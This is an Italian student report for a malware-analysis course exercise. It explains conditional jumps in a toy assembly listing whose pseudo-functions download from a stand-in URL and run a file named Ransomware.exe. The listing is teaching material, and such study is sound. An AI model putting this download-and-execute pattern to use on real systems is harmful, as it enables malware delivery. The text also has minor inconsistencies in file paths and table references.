Advanced Malware Analisys

Progetto n° 11

Francesco Fuschetto

Primo quesito: Spiegare quale salto condizionale viene effettuato dal malware, dandone una spiegazione.

Nel linguaggio Assembly, le istruzioni di salto condizionale giocano un ruolo cruciale nel modulare il flusso di esecuzione del programma in base alle condizioni soddisfatte dai bit del registro di stato del processore. Queste istruzioni sono attentamente configurate dal processore, assumendo valori diversi in risposta ai risultati delle istruzioni condizionali eseguite precedentemente.

L'istruzione condizionale "cmp" confronta due operandi sottraendo i loro valori, senza tuttavia alterare i valori degli operandi stessi, come invece accadrebbe con l'istruzione "sub". La sintassi è : cmp destinazione, sorgente

Il risultato di questa operazione influenza il valore del flag **ZERO (ZF)** nel registro di stato del processore, che viene aggiornato in base alle seguenti condizioni:

- **ZF è impostato a 1 se il risultato dell'operazione è zero.**
- **ZF è impostato a 0 se il risultato dell'operazione è diverso da zero**.

In linguaggio assembly, le combinazioni di istruzioni "cmp" e "jump" costituiscono un analogo ideale della struttura condizionale "IF" presente in altri linguaggi, sia ad alto che a basso livello. Il salto (jump) a una specifica locazione di memoria avviene solo se la condizione specificata dall'istruzione "cmp" precedente viene soddisfatta. Questa costruzione permette di gestire in maniera efficiente biforcazioni nel flusso di esecuzione del programma, consentendo una programmazione flessibile e basata sulle condizioni.

Il seguente materiale presenta 3 tabelle nel quale è possibile individuare i salti condizionali eseguiti dal malware.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nella prima tabella sono stati evidenziati i due salti condizionali:

JNZ e **JZ**, spiegati sotto.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

JNZ è un'istruzione che viene utilizzata per modificare il flusso di esecuzione del programma in base alla condizione del flag ZERO (ZF) nel registro di stato del processore.

Dove "etichetta" è l'etichetta o l'indirizzo della locazione di memoria a cui si desidera saltare se il flag ZERO (ZF) non è impostato (ovvero se è diverso da zero).

Se il flag ZERO (ZF) è a 0 (cioè il risultato dell'operazione precedente è diverso da zero), il controllo del programma salterà all'indirizzo specificato dall'etichetta.

Se il flag ZERO (ZF) è a 1 (cioè il risultato dell'operazione precedente è zero), il salto non avverrà e il flusso di esecuzione continuerà normalmente alla successiva istruzione nel programma.

JZ è un'istruzione di salto condizionale utilizzata per controllare se il flag ZERO (ZF) nel registro di stato del processore è impostato a 1. Il salto avviene solo se il flag ZERO è impostato, indicando che il risultato di un'operazione precedente è zero.

In questo caso però salterà se il flag ZERO (ZF) è impostato.


Se il flag ZERO (ZF) è impostato a 1 (indicando un risultato zero), il controllo del programma salterà all'indirizzo specificato dall'etichetta.

Se il flag ZERO (ZF) è a 0 (indicando un risultato diverso da zero), il salto non avverrà e il flusso di esecuzione continuerà con l'istruzione successiva.

Nel caso specifico in JNZ se la Zero Flag (ZF) è 0, il programma effettuerà un salto alla locazione di memoria 0040BBA0. L'analisi delle istruzioni rivela un confronto mediante sottrazione, senza alterare gli operandi, tra il registro EAX (valore 5) e il valore 5. Poiché il risultato dell'operazione è 0, la Zero Flag viene impostata a 1. Di conseguenza, il salto non verrà eseguito, e le istruzioni successive nel codice saranno eseguite.

Nel caso del secondo salto analizzato invece se la Zero Flag (ZF) assume un valore di 1, il programma effettuerà un salto alla locazione di memoria 0040FFA0. Analizzando le istruzioni, si evidenzia un confronto tra il registro EBX (valore 11) e il valore 11. Analogamente al caso precedente, il risultato del confronto sarà 0, determinando l'impostazione della Zero Flag a 1. In questa circostanza, il salto verrà eseguito in quanto la condizione di "Jump if Zero" (JZ) è stata soddisfatta.

Secondo quesito: Disegnare un diagramma di flusso identificando i salti condizionali: con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



Terzo quesito: Quali sono le diverse funzionalità implementate all'interno del malware?

Nel malware analizzato si possono osservare due funzionalità richiamate:

- call DownloadToFile() : utilizzata per scaricare un file dall'URL "www.malwaredownload.com".
- call WinExec() : utilizzata per eseguire un file .exe che si trova nel percorso "C:\Documents and Settings\Local User\Desktop\Ransomware.exe".

Va però specificato che sono una di queste funzioni viene effettivamente eseguita, ossia WinExec, poiché l'istruzione JNZ della tabella due non viene soddisfatta.

Quarto quesito: Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Si può osservare come evidenziato nelle immagini che in entrambi i casi è stata utilizzata l'istruzione **PUSH.**

Nello specifico alla funzione "DownloadToFile()" viene passato un URL con in quale è possibile scaricare ulteriore materiale, mentre alla funzione "WinExec()" viene specificato un path per poter avviare l'eseguibile del Ramsonware.